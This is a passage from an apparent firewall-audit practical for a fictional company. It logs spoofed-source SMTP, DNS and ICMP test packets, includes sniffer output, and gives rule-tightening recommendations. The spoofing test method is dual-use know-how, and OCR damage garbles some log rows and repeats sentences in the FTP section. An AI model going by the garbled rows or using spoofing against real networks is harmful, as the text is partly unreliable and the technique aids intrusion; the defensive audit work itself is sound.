All SMTP connection attempts from the spoofed source address of the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

2:30:15:	I dec0	dec2	192.168.1.12	192.168.1.12	6	2575	25
2:30:17:	I dec0	dec2	192.168.1.12	192.168.1.12	6	2576	25
2:30:18:	I dec0	dec2	192.168.1.12	192.168.1.12	6	2577	25

All SMTP connection attempts from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

2:30:28:	D	100	100	255.255.255.255	210.56.47.11	6	2503	25
2:30:29:	D	100	100	255.255.255.255	210.56.47.11	6	2504	25
2:30:30:	D	100	100	255.255.255.255	210.56.47.11	6	2505	25
2:30:40:	D	100	100	255.255.255.255	192.168.200.20	6	1648	25
2:30:42:	D	100	100	255.255.255.255	192.168.200.20	6	1649	25
2:30:43:	D	100	100	255.255.255.255	192.168.200.20	6	1650	25
2:30:53:	D	100	100	255.255.255.255	192.168.201.50	6	2703	25
2:30:54:	D	100	100	255.255.255.255	192.168.201.50	6	2704	25
2:30:55:	D	100	100	255.255.255.255	192.168.201.50	6	2705	25
2:31:06:	D	100	100	255.255.255.255	192.168.1.12	6	1168	25
2:31:07:	D	100	100	255.255.255.255	192.168.1.12	6	1169	25
2:31:08:	D	100	100	255.255.255.255	192.168.1.12	6	1170	25

All SMTP connection attempts from the loopback source address (127.0.0.1) to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

2:31:19:	Ρ	100	100	127.0.0.1	210.56.47.11	6	1728	25
2:31:20:	Ρ	100	100	127.0.0.1	210.56.47.11	6	1729	25
2:31:21:	Ρ	100	100	127.0.0.1	210.56.47.11	6	1730	25
2:31:31:	Ρ	100	100	127.0.0.1	192.168.200.20	6	1300	25
2:31:32:	Ρ	100	100	127.0.0.1	192.168.200.20	6	1301	25
2:31:33:	Ρ	100	100	127.0.0.1	192.168.200.20	6	1302	25
2:31:44:	Ρ	100	100	127.0.0.1	192.168.201.50	6	1448	25
2:31:45:	Ρ	100	100	127.0.0.1	192.168.201.50	6	1449	25
2:31:46:	Ρ	100	100	127.0.0.1	192.168.201.50	6	1450	25

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.

🕑 Out	tside - Ethereal					
File	<u>Edit</u> <u>Capture</u>	<u>D</u> isplay <u>T</u> ools				<u>H</u> elp
No. 🗸	Time	Source	Destination	⊃rotocol	Info	
316	918.275606	127.0.0.1	210.56.47.11	SMTP	Message Body	
317	919.320161	127.0.0.1	210.56.47.11	SMTP	Message Body	
318	920.345170	127.0.0.1	210.56.47.11	SMTP	Message Body	
319	930.772483	127.0.0.1	192.168.200.20	SMTP	Message Body	
320	931.829865	127.0.0.1	192.168.200.20	SMTP	Message Body	
321	932.864606	127.0.0.1	192.168.200.20	SMTP	Message Body	
322	943.278154	127.0.0.1	192.168.201.50	SMTP	Message Body	
323	944.344048	127.0.0.1	192.168.201.50	SMTP	Message Body	
324	945.372335	127.0.0.1	192.168.201.50	SMTP	Message Body	
1						
filter:	80) && (!tcp.por	rt == 443) && (!ip.addr =	== 83.65.78.83) 🗹 Rese	t Apply F	ile: Outside	

All SMTP connection attempts from the loopback source address (127.0.0.1) to the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

2:31:56:	I	dec0	dec2	127.0.0.1	192.168.1.12	6	1794	25
2:31:57:	Ι	dec0	dec2	127.0.0.1	192.168.1.12	6	1795	25
2:31:58:	I	dec0	dec2	127.0.0.1	192.168.1.12	6	1796	25

3.5.5 DNS Traffic on TCP

All DNS connection attempts from the spoofed source address of the external DNS server (210.56.47.12) to the dec0 interface of the firewall were denied, and the firewall did NOT respond to these packets.

2:32:09: D dec0	100	210.56.47.12	210.56.47.11	6	3001	53
2:32:10: D dec0	100	210.56.47.12	210.56.47.11	6	3002	53
2:32:11: D dec0	100	210.56.47.12	210.56.47.11	6	3003	53

All DNS connection attempts from the spoofed source address (83.65.78.83) were denied by the firewall, and the firewall did NOT respond to these packets.

2:32:21:	D	dec0	100	83.65.78.83	210.56.47.11	6	2736	53
2:32:22:	D	dec0	100	83.65.78.83	210.56.47.11	6	2737	53
2:32:23:	D	dec0	100	83.65.78.83	210.56.47.11	6	2738	53
2:32:34:	D	dec0	100	83.65.78.83	192.168.200.20	6	2490	53
2:32:35:	D	dec0	100	83.65.78.83	192.168.200.20	6	2491	53
2:32:36:	D	dec0	100	83.65.78.83	192.168.200.20	6	2492	53
2:32:46:	D	dec0	100	83.65.78.83	192.168.201.50	6	1486	53
2:32:47:	D	dec0	100	83.65.78.83	192.168.201.50	6	1487	53
2:32:48:	D	dec0	100	83.65.78.83	192.168.201.50	6	1488	53
2:32:58:	D	dec0	dec2	83.65.78.83	192.168.1.10	6	1980	53
2:32:59:	D	dec0	dec2	83.65.78.83	192.168.1.10	6	1981	53
2:33:01:	D	dec0	dec2	83.65.78.83	192.168.1.10	6	1982	53

All DNS connection attempts from the spoofed source address of the dec0 interface were denied by the firewall, and the firewall did NOT respond to these packets.

2:33:11:	D dec0	100	210.56.47.11	210.56.47.11	6	1480	53
2:33:12:	D dec0	100	210.56.47.11	210.56.47.11	6	1481	53
2:33:13:	D dec0	100	210.56.47.11	210.56.47.11	6	1482	53
2:33:24:	D dec0	100	210.56.47.11	192.168.200.20	6	2953	53
2:33:25:	D dec0	100	210.56.47.11	192.168.200.20	6	2954	53
2:33:26:	D dec0	100	210.56.47.11	192.168.200.20	6	2955	53
2:33:49:	D dec0	100	210.56.47.11	192.168.201.50	6	2881	53
2:33:50:	D dec0	100	210.56.47.11	192.168.201.50	6	2882	53
2:33:51:	D dec0	100	210.56.47.11	192.168.201.50	6	2883	53
2:34:14:	D dec0	dec2	210.56.47.11	192.168.1.10	6	1843	53
2:34:15:	D dec0	dec2	210.56.47.11	192.168.1.10	6	1844	53
2:34:16:	D dec0	dec2	210.56.47.11	192.168.1.10	6	1845	53

All DNS connection attempts from the spoofed source addresses of the internal server or the dec1 or dec2 interface of the firewall were identified as invalid. The firewall did NOT respond to these packets.

2:33:36: I	dec0	100	192.168.200.20	192.168.200.20	6	1485	53
2:33:37: I	dec0	100	192.168.200.20	192.168.200.20	6	1486	53
2:33:38: I	dec0	100	192.168.200.20	192.168.200.20	6	1487	53
2:34:01: I	dec0	100	192.168.201.50	192.168.201.50	6	2173	53
2:34:02: I	dec0 1	100	192.168.201.50	192.168.201.50	6	2174	53
2:34:03: I	dec0	100	192.168.201.50	192.168.201.50	6	2175	53
2:34:26: I	dec0 d	dec2	192.168.1.10	192.168.1.10	6	1893	53
2:34:27: I	dec0 d	dec2	192.168.1.10	192.168.1.10	6	1894	53
2:34:29: I	dec0 d	dec2	192.168.1.10	192.168.1.10	6	1895	53

All DNS connection attempts from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

2:34:39: D lo0	100	255.255.255.255	210.56.47.11	6	1934	53
2:34:40: D lo0	100	255.255.255.255	210.56.47.11	6	1935	53
2:34:41: D lo0	100	255.255.255.255	210.56.47.11	6	1936	53
2:34:51: D lo0	100	255.255.255.255	192.168.200.20	6	2540	53
2:34:52: D lo0	100	255.255.255.255	192.168.200.20	6	2541	53

Assignment 3 – Verify the Firewall Policy

2:34:54: D lo0 lo0 255.255.255 192.168.200.20 6 2542 53 2:35:04: D lo0lo0255.255.255.255192.168.201.5062:35:05: D lo0lo0255.255.255192.168.201.5062:35:06: D lo0lo0255.255.255192.168.201.506 1908 53 1909 53 1910 53 2:35:17: D lo0 lo0 255.255.255.255 192.168.1.10 6 1095 53 2:35:18: D lo0 lo0 255.255.255.255 192.168.1.10 6 1096 53 2:35:19: D lo0 lo0 255.255.255.255 192.168.1.10 6 1097 53

All DNS connection attempts from the loopback source address (127.0.0.1) were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

2:35:29:	I dec0	100	127.0.0.1	210.56.47.11	6	2084	53
2:35:30:	I dec0	100	127.0.0.1	210.56.47.11	6	2085	53
2:35:31:	I dec0	100	127.0.0.1	210.56.47.11	6	2086	53
2:35:42:	I dec0	100	127.0.0.1	192.168.200.20	6	1127	53
2:35:43:	I dec0	100	127.0.0.1	192.168.200.20	6	1128	53
2:35:44:	I dec0	100	127.0.0.1	192.168.200.20	6	1129	53
2:35:54:	I dec0	100	127.0.0.1	192.168.201.50	6	2188	53
2:35:55:	I dec0	100	127.0.0.1	192.168.201.50	6	2189	53
2:35:56:	I dec0	100	127.0.0.1	192.168.201.50	6	2190	53
2:36:07:	I dec0	dec2	127.0.0.1	192.168.1.10	6	1967	53
2:36:08:	I dec0	dec2	127.0.0.1	192.168.1.10	6	1968	53
2:36:09:	I dec0	dec2	127.0.0.1	192.168.1.10	6	1969	53

3.5.6 DNS Traffic on UDP

All UDP DNS traffic from the spoofed source address of the external DNS server (210.56.47.12) to the dec0 interface of the firewall were denied, and the firewall did NOT respond to these packets.

2:36:19: D dec0	100	210.56.47.12	210.56.47.11	17	1181	53
2:36:20: D dec0	100	210.56.47.12	210.56.47.11	17	1182	53
2:36:21: D dec0	100	210.56.47.12	210.56.47.11	17	1183	53

All UDP DNS traffic from the spoofed source address (83.65.78.83) were denied by the firewall, and the firewall did NOT respond to these packets.

2:36:32: D	dec0	100	83.65.78.83	210.56.47.11	17	2174	53
2:36:33: D	dec0	100	83.65.78.83	210.56.47.11	17	2175	53
2:36:34: D	dec0	100	83.65.78.83	210.56.47.11	17	2176	53
2:36:44: D	dec0	100	83.65.78.83	192.168.200.20	17	2112	53
2:36:45: D	dec0	100	83.65.78.83	192.168.200.20	17	2113	53
2:36:46: D	dec0	100	83.65.78.83	192.168.200.20	17	2114	53
2:36:57: D	dec0	100	83.65.78.83	192.168.201.50	17	2772	53
2:36:58: D	dec0	100	83.65.78.83	192.168.201.50	17	2773	53
2:36:59: D	dec0	100	83.65.78.83	192.168.201.50	17	2774	53
2:37:09: D	dec0	dec2	83.65.78.83	192.168.1.10	17	1647	53
2:37:10: D	dec0	dec2	83.65.78.83	192.168.1.10	17	1648	53
2:37:11: D	dec0	dec2	83.65.78.83	192.168.1.10	17	1649	53

All UDP DNS traffic from the spoofed source address of the dec0 interface were denied by the firewall, and the firewall did NOT respond to these packets.

2:37:22:	D dec0	100	210.56.47.11	210.56.47.11	17	2281	53
2:37:23:	D dec0	100	210.56.47.11	210.56.47.11	17	2282	53
2:37:24:	D dec0	100	210.56.47.11	210.56.47.11	17	2283	53
2:37:34:	D dec0	100	210.56.47.11	192.168.200.20	17	1894	53
2:37:35:	D dec0	100	210.56.47.11	192.168.200.20	17	1895	53
2:37:36:	D dec0	100	210.56.47.11	192.168.200.20	17	1896	53
2:37:59:	D dec0	100	210.56.47.11	192.168.201.50	17	2342	53
2:38:00:	D dec0	100	210.56.47.11	192.168.201.50	17	2343	53
2:38:01:	D dec0	100	210.56.47.11	192.168.201.50	17	2344	53
2:38:24:	D dec0	dec2	210.56.47.11	192.168.1.10	17	1438	53
2:38:25:	D dec0	dec2	210.56.47.11	192.168.1.10	17	1439	53
2:38:26:	D dec0	dec2	210.56.47.11	192.168.1.10	17	1440	53

All UDP DNS traffic from the spoofed source addresses of the internal server or the dec1 or dec2 interface of the firewall were identified as invalid. The firewall did NOT respond to these packets.

2:37:47:	I d	ec0	100	192.168.200.20	192.168	.200.20	17	2608	53
2:37:48:	I d	ec0	100	192.168.200.20	192.168	.200.20	17	2609	53
2:37:49:	I d	ec0	100	192.168.200.20	192.168	.200.20	17	2610	53
2:38:12:	I d	ec0	100	192.168.201.50	192.168	.201.50	17	2240	53
2:38:13:	I d	ec0	100	192.168.201.50	192.168	.201.50	17	2241	53
2:38:14:	I d	ec0	100	192.168.201.50	192.168	.201.50	17	2242	53
2:38:36:	I d	ec0	dec2	192.168.1.10	192.168	.1.10	17	1270	53
2:38:37:	I d	ec0	dec2	192.168.1.10	192.168	.1.10	17	1271	53
2:38:39:	I d	ec0	dec2	192.168.1.10	192.168	.1.10	17	1272	53

All UDP DNS traffic from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

2:38:49:	D 100	100	255.255.255.255	210.56.47.11	17	2441	53
2:38:50:	D 100	100	255.255.255.255	210.56.47.11	17	2442	53
2:38:51:	D 100	100	255.255.255.255	210.56.47.11	17	2443	53
2:39:02:	D 100	100	255.255.255.255	192.168.200.20	17	2794	53
2:39:03:	D 100	100	255.255.255.255	192.168.200.20	17	2795	53
2:39:04:	D 100	100	255.255.255.255	192.168.200.20	17	2796	53
2:39:14:	D 100	100	255.255.255.255	192.168.201.50	17	1782	53
2:39:15:	D 100	100	255.255.255.255	192.168.201.50	17	1783	53
2:39:16:	D 100	100	255.255.255.255	192.168.201.50	17	1784	53
2:39:27:	D 100	100	255.255.255.255	192.168.1.10	17	2534	53
2:39:28:	D 100	100	255.255.255.255	192.168.1.10	17	2535	53
2:39:29:	D 100	100	255.255.255.255	192.168.1.10	17	2536	53

All UDP DNS traffic from the loopback source address (127.0.0.1) were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

2:39:39:	I dec0	100	127.0.0.1	210.56.47.11	17	2348	53
2:39:40:	I dec0	100	127.0.0.1	210.56.47.11	17	2349	53
2:39:41:	I dec0	100	127.0.0.1	210.56.47.11	17	2350	53
2:39:52:	I dec0	100	127.0.0.1	192.168.200.20	17	1727	53
2:39:53:	I dec0	100	127.0.0.1	192.168.200.20	17	1728	53
2:39:54:	I dec0	100	127.0.0.1	192.168.200.20	17	1729	53
2:40:04:	I dec0	100	127.0.0.1	192.168.201.50	17	2816	53

2:40:05: I	dec0 100	127.0.0.1	192.168.201.50	17	2817	53
2:40:06: I	dec0 lo0	127.0.0.1	192.168.201.50	17	2818	53
2:40:17: I	dec0 dec2	127.0.0.1	192.168.1.10	17	2555	53
2:40:18: I	dec0 dec2	127.0.0.1	192.168.1.10	17	2556	53
2:40:19: I	dec0 dec2	127.0.0.1	192.168.1.10	17	2557	53

3.5.7 ICMP Traffic

All ICMP traffic from the spoofed source address (83.65.78.83) were denied by the firewall, and the firewall did NOT respond to these packets.

2:40:29: D dec0	100	83.65.78.83	210.56.47.11	1	8:0
2:40:32: D dec0	100	83.65.78.83	192.168.200.20	1	8:0
2:40:35: D dec0	100	83.65.78.83	192.168.201.50	1	8:0
2:40:38: D dec0	100	83.65.78.83	210.56.47.11	1	17:0
2:40:41: D dec0	100	83.65.78.83	192.168.200.20	1	17:0
2:40:44: D dec0	100	83.65.78.83	192.168.201.50	1	17:0

All ICMP traffic from the spoofed source address of the dec0 interface were denied by the firewall, and the firewall did NOT respond to these packets.

2:40:47:	D dec0	100	210.56.47.11	210.56.47.11	1	8:0
2:40:50:	D dec0	100	210.56.47.11	192.168.200.20	1	8:0
2:40:56:	D dec0	100	210.56.47.11	192.168.201.50	1	8:0
2:41:02:	D dec0	100	210.56.47.11	210.56.47.11	1	17:0
2:41:05:	D dec0	100	210.56.47.11	192.168.200.20	1	17:0
2:41:11:	D dec0	100	210.56.47.11	192.168.201.50	1	17:0

All ICMP traffic from the spoofed source addresses of the dec1 or dec2 interface of the firewall were identified as invalid. The firewall did NOT respond to these packets.

2:40:53: I	dec0	100	192.168.200.20	192.168.200.20	1	8:0
2:40:59: I	I dec0	100	192.168.201.50	192.168.201.50	1	8:0
2:41:08: I	[dec0	100	192.168.200.20	192.168.200.20	1	17:0
2:41:14: 1	[dec0	100	192.168.201.50	192.168.201.50	1	17:0

All ICMP traffic from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

2:41:17:	D 100	100	255.255.255.255	210.56.47.11	1	8:0
2:41:20:	D 100	100	255.255.255.255	210.56.47.11	1	8:0
2:41:23:	D 100	100	255.255.255.255	210.56.47.11	1	8:0
2:41:26:	D 100	100	255.255.255.255	192.168.200.20	1	8:0
2:41:29:	D 100	100	255.255.255.255	192.168.200.20	1	8:0
2:41:32:	D 100	100	255.255.255.255	192.168.200.20	1	8:0
2:41:35:	D 100	100	255.255.255.255	192.168.201.50	1	8:0
2:41:38:	D 100	100	255.255.255.255	192.168.201.50	1	8:0
2:41:41:	D 100	100	255.255.255.255	192.168.201.50	1	8:0
2:41:44:	D 100	100	255.255.255.255	210.56.47.11	1	17:0
2:41:47:	D 100	100	255.255.255.255	210.56.47.11	1	17:0
2:41:50:	D 100	100	255.255.255.255	210.56.47.11	1	17:0
2:41:53:	D 100	100	255.255.255.255	192.168.200.20	1	17:0

2:41:56: D 100100255.255.255192.168.200.20117:02:41:59: D 100100255.255.255192.168.200.20117:02:42:02: D 100100255.255.255192.168.201.50117:02:42:05: D 100100255.255.255192.168.201.50117:02:42:08: D 100100255.255.255192.168.201.50117:0

All ICMP traffic from the loopback source address (127.0.0.1) were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

2:42:11:	I	dec0	100	127.0.0.1	210.56.47.11	1	8:0
2:42:14:	I	dec0	100	127.0.0.1	192.168.200.20	1	8:0
2:42:17:	Ι	dec0	100	127.0.0.1	192.168.201.50	1	8:0
2:42:20:	Ι	dec0	100	127.0.0.1	210.56.47.11	1	17:0
2:42:23:	Ι	dec0	100	127.0.0.1	192.168.200.20	1	17:0
2:42:26:	Ι	dec0	100	127.0.0.1	192.168.201.50	1	17:0

3.6 Conclusion/Recommendations

The validation of the GIAC Enterprises (FCD) perimeter firewall returned some interesting results. While the firewall does create packet-filtering rules for you, those rules need to be modified to ensure access is strictly controlled. The recommendations are different for each type of traffic that was tested, so we will cover each type of traffic and the corresponding recommendations separately.

3.6.1 FTP Traffic

The first five packet-filtering rules for FTP traffic currently designate the destination as *FIREWALL*. This allows for connections to the dec0, dec1 or dec2 interface. The only connection that should be permitted is to the dec0 interface. The destination for the first five packet-filtering rules for FTP traffic should be changed to designate the destination as *outside.fortunecookie.com*. The sixth and seventh packet-filtering rules for FTP traffic currently designate the source as *FIREWALL*. The only interface that should be initiating a connection to FTP-1 or FTP-2 should be the dec1 interface. The source for the sixth and seventh packet-filtering rules for FTP traffic currently designates the source as *FIREWALL*. The only interface that should be initiating a connection to FTP-1 or FTP-2 should be the dec1 interface. The source for the sixth and seventh packet-filtering rules for FTP traffic currently designates the source as *FIREWALL*. The only interface that should be initiating a connection to the internal FTP server should be the dec2 interface. The source for the last packet-filtering rule for FTP traffic should be the dec2 interface. The source for the last packet-filtering rule for FTP traffic should be the dec2 interface. The source for the last packet-filtering rule for FTP traffic should be the dec2 interface. The source for the last packet-filtering rule for FTP traffic should be the dec2 interface. The source as *inside.fortunecookie.com*.

Once the packet-filtering rules for FTP traffic have been modified, they should look like the following:

* Pac	cket-Filteri	ing Rules (gate1)			_ 0
⇒	Save	Pevent U	View Expanded Rules	Close <u>W</u> indow		?
	Туре	Service	Packet Origin	Packet Destination	Options	
#	FTP proxy	rules (added auto	omatically)			4
#	Proxy para	ameters (ftp): inToP	Firewall			
	proxy	ftp/tcp	ftp-supplier	outside.fortunecookie.com	🖹 🗩 🕲	
<mark>→</mark> →	proxy	ftp/tcp	ftp-partner	outside.fortunecookie.com	🖹 🗩 🕲	
<mark>-}</mark> →	proxy	ftp/tcp	laptop-1	outside.fortunecookie.com	🖹 🗩 🔒	
<mark>→</mark> →	proxy	ftp/tcp	laptop-2	outside.fortunecookie.com	🖹 🗩 🔒	
	proxy	ftp/tcp	laptop=3	outside.fortunecookie.com	🖹 🗩 🔒	
-	permit	ftp/tcp	dmz.fortunecookie.com	ftp-1	🖹 🗩 🚯	
-	permit	ftp/tcp	dmz.fortunecookie.com	ftp-2	🖹 🗩 🕲	
-	permit	ftp/tcp	inside.fortunecookie.com	ftp-internal	🖹 🗩 🗌	
#	End of FT	P proxy rules				
Sho	ow <u>E</u> ditor	Insert	Cupicale Cut C	ipv Pasio Cielete	*	<u>F</u> ind

3.6.2 HTTP Traffic

The first packet-filtering rule for HTTP traffic currently designates the destination as FIREWALL. This allows for connections to the dec0, dec1 or dec2 interface. The only connection that should be permitted is to the dec0 interface. The destination for the first packet-filtering rule for HTTP traffic should be changed to designate the destination as outside.fortunecookie.com. The second packet-filtering rule for HTTP traffic currently designates the source as FIREWALL. The only interface that should be initiating a connection to the web server should be the dec1 interface. The source for the second packet-filtering rule for HTTP traffic should be changed to designate the source as *dmz.fortunecookie.com*. The third and fourth packet-filtering rules for HTTP traffic currently designate the destination as *FIREWALL*. The only connection that should be permitted is to the dec2 interface. The third and fourth packet-filtering rules for HTTP traffic should be changed to designate the destination as inside.fortunecookie.com. The last packet-filtering rule for HTTP traffic designates the source as *FIREWALL*. The only interface that should be initiating a connection to the Internet should be the dec0 interface. The source for the last packet-filtering rule for HTTP traffic should be changed to designate the source as outside.fortunecookie.com.

Once the packet-filtering rules for HTTP traffic have been modified, they should look like the following:

5" Pa	acket-Filte	ring Rules (gate	1)			_ 🗆 🔀
⇒	Save	Reveit <u>t</u>	View Expanded Rule	es Close <u>W</u> indow		?
	Туре	Service	Packet Origin	Packet Destination	Options	
荐	HTTP prox	ky rules (added au	tomatically)			<u> </u>
#	Proxy para	ameters (http): inTo	Firewall outThruFirewall			
	proxy	80/tcp	ALL_EXTERNAL	outside.fortunecookie.com	🖹 🗩	
	permit	80/tcp	dmz.fortunecookie.com	web	🖹 🗩	
	proxy	80/tcp	web-security	inside.fortunecookie.com	Ē ∲- Ē ∲-	
	proxy	80/tcp	sav-server	inside.fortunecookie.com	🖹 🗩	
	permit	80/tcp	outside.fortunecookie.com	ALL_EXTERNAL	🖹 🗩	
#	End of HT	TP proxy rules				
Sł	now <u>E</u> ditor	Insert	Duplicate Cut	Copy Pasie Delete	e 🛉 🦊	<u>Find</u>

3.6.3 HTTPS Traffic

The first packet-filtering rule for HTTPS traffic currently designates the destination as *FIREWALL*. This allows for connections to the dec0, dec1 or dec2 interface. The only connection that should be permitted is to the dec0 interface. The destination for the first packet-filtering rule for HTTPS traffic should be changed to designate the destination as *outside.fortunecookie.com*. The second packet-filtering rule for HTTPS traffic currently designates the source as *FIREWALL*. The only interface that should be initiating a connection to the web server should be the dec1 interface. The source for the second packet-filtering rule for HTTPS traffic should be changed to designate the source as *dmz.fortunecookie.com*. The third and fourth packet-filtering rules for HTTPS traffic currently designate the destination as *FIREWALL*. The only connection that should be permitted is to the dec2 interface.

Once the packet-filtering rules for HTTPS traffic have been modified, they should look like the following:

5" P	5 Packet-Filtering Rules (gate1)								
⇒	Sava	Reveit	Use View Expanded Ru	ules Close <u>W</u> indow		?			
	Туре	Service	Packet Origin	Packet Destination	Options				
** ** **	SSL proxy	rules (added :	automatically)						
#	Proxy par	ameters (ssl): ir	ToFirewall outThruFirewall						
	proxy	https/tcp	ALL_EXTERNAL	outside.fortunecookie.com	🖹 🗩				
	permit	https/tcp	dmz.fortunecookie.com	web	₿ <mark>,}-</mark> ₿, }- ₿, }-				
	proxy	https/tcp	web-security	ALL_EXTERNAL	🖹 🗩				
#	End of SS	L proxy rules				X			
<mark>→</mark> #	how <u>E</u> ditor	I <u>n</u> sert	Duplicate Cut	Copy Pasie Dele	ite 🔒 🛃	<u>F</u> ind			

3.6.4 SMTP Traffic

The first packet-filtering rule for SMTP traffic currently designates the destination as *FIREWALL*. This allows for connections to the dec0, dec1 or dec2 interface. The only connection that should be permitted is to the dec0 interface. The destination for the first packet-filtering rule for SMTP traffic should be changed to designate the destination as *outside.fortunecookie.com*. The second packet-filtering rule for SMTP traffic currently designates the source as *FIREWALL*. The only interface that

should be initiating a connection to the internal mail server should be the dec2 interface. The source for the second packet-filtering rule for SMTP traffic should be changed to designate the source as *inside.fortunecookie.com*.

Once the packet-filtering rules for SMTP traffic have been modified, they should look like the following:

5"	۶ Packet-Filtering Rules (gate1)								
	Save	Beveit	Use View Expanded Ru	les Close <u>W</u> indow		?			
	Туре	Service	Packet Origin	Packet Destination	Options				
4	: SMTP pro	oxy rules (added a	automatically)						
#	F Proxy par	rameters (smtp): in	ToFirewall outThruFirewall						
	proxy	smtp/tcp	ALL_EXTERNAL	outside.fortunecookie.com	2 🗩				
	permit	smtp/tcp	inside.fortunecookie.com	mail	 ♪				
	proxy	smtp/tcp	mail	ALL_EXTERNAL	🖹 🗩				
4	End of SN	ATP proxy rules							
	Show <u>E</u> ditor	Insert	Duplicate Cut	Copy Paxie Delet	te 🔒 🛃	<u>Find</u>			

3.6.5 DNS Traffic

There were no "unexpected" anamolies for DNS traffic on TCP or UDP. This is in part due to the fact that the source and destination fields had already been modified from the system "default" settings of *FIREWALL*. The current packet-filtering rules for DNS traffic do not need any adjustments.

⇒	Seve	Reveit	Use View Expanded Rul	es Close <u>W</u> indow		
	Туре	Service	Packet Origin	Packet Destination	Options	
¥	Split DNS	rules (added aut	omatically)			
⇒	permit	domain/tcp	outside.fortunecookie.com	ALL_EXTERNAL	🖹 🗩	
⇒	permit	domain/udp	outside.fortunecookie.com	ALL_EXTERNAL	🖹 ≒ 🗩	
⇒	permit	domain/tcp	dns	inside	🖹 🗩	
⇒	permit	domain/tcp	inside	dns	🖹 🗩	
⇒	permit	domain/udp	dns	inside	🖹 🚍 🗩	
÷	permit	domain/udp	inside	dns	🖹 🚍 🗩	
5	deny	domain/tcp	EVERYONE	EVERYONE	🖹 🗩	
5	deny	domain/udp	EVERYONE	EVERYONE	Ē 🗩	
Ż	End of Sp	lit DNS rules				
₽ Sh	End of Sp	lit DNS rules	Duplicate Cut	Copy Pasie Del	lete	Find

3.6.6 ICMP Traffic

There were no "unexpected" anomalies for ICMP traffic. The current packetfiltering rules for ICMP traffic do not need any adjustments.

3.6.7 Additional Recommendations

Based off of the lessons learned from the hping2 audit script, all remaining packet-filtering rules that contain a source or destination of *FIREWALL* should be modified to reflect the specific interface. While the source or destination did not result in

any traffic being generated "on the wire", it does leave a potential opening to be exploited later. Care must be taken to close all possible holes, BEFORE they are exploited.

The packet-filtering rules for GIAC Enterprises (HQ) VPN should look like the following:

⁵ Packet-Filtering Rules (gate1)							
Seve	Reveit 1	View Expanded Rule	es Close <u>W</u> indow		?		
Туре	Service	Packet Origin	Packet Destination	Options			
群 GIAC Ente	rprises (HQ) VPN						
🚽 🕂 permit	CM-Ports	outside.fortunecookie.com	hq-fw	🖹 🗩 🔒			
🚽 🕂 permit	echo/icmp	outside.fortunecookie.com	hq-fw	🖹 🗩 🔒			
🚽 🕂 permit	echo/icmp	hq-fw	outside.fortunecookie.com	🖹 🗩 🔒			
🚽 🕂 permit	102/tcp	mail	mail-hq	🖹 🗩 🔒			
🚽 🕂 permit	102/tcp	mail-hq	mail	🖹 🗩 🔒			
🕂 🕂 permit	echo/icmp	mail	mail-hq	🖹 🗩 🔒			
🚽 🕂 permit	echo/icmp	mail-hq	mail	🖹 🗩 🔒			
, Show <u>E</u> ditor	Insert	Duplicate Cut	<u>C</u> opy Paste Delet	ie 🔒 <u>F</u>	ind		

The packet-filtering rules for GIAC Enterprises (FCD) Mobile Sales Force VPN should look like the following:

5" Packet-Filte	ring Rules (gate	e1)			_ 🗆 🛛
East Sava	Revet	Use View Expanded Ru	les Close <u>Wi</u> ndow		?
Туре	Service	Packet Origin	Packet Destination	Options	
群 GIAC Ente	rprises (FCD) Mo	bile Sales Force VPN			
🚽 🕂 permit	echo/icmp	laptop-1	outside.fortunecookie.com	🖹 🗩 🔒	
🚽 🕂 permit	echo/icmp	outside.fortunecookie.com	laptop-1	🖹 🗩 🔒	
🚽 🕂 permit	echo/icmp	laptop-2	outside.fortunecookie.com	🖹 🗩 🔒	
🚽 🕂 permit	echo/icmp	outside.fortunecookie.com	laptop-2	🖹 🗩 🔒	
🚽 🕂 permit	echo/icmp	laptop-3	outside.fortunecookie.com	🖹 🗩 🔒	
<pre># GIAC Ente permit permit permit permit permit permit permit permit permit</pre>	echo/icmp	outside.fortunecookie.com	laptop=3	🖹 🗩 🔒	
Show <u>E</u> ditor	Insert	Duplicate Cut	<u>C</u> opy Paste Dele	ete 🔒 🕀	<u>F</u> ind

The packet-filtering rules for the Portguard SmartProxy should look like the following:

5* p	acket-Filte	ering Rules (g	ate1)			_ 🗆 🛛
₽	Seve	Reveit	Use View Expanded Ru	les Close <u>W</u> indow		?
	Туре	Service	Packet Origin	Packet Destination	Options	
#	Portguard	proxy rules (ad	dded automatically)			
#	Proxy par	ameters (portgu	iard): inToFirewall			
- <mark>-></mark>	proxy	pop-3/tcp	laptop-1	outside.fortunecookie.com	🖹 🗩 🔒	
	proxy	pop-3/tcp	laptop-2	outside.fortunecookie.com	🖹 🗩 🔒	
	proxy	pop-3/tcp	laptop=3	outside.fortunecookie.com	🖹 🗩 🔒	
	permit	pop-3/tcp	inside.fortunecookie.com	mail	🖹 🗩	
#	End of Po	rtguard proxy r	ules			X
S	how <u>E</u> ditor	l <u>n</u> sert	Duplicate Cut	<u>C</u> opy Paste Dele	te 🔒 👶	<u>F</u> ind

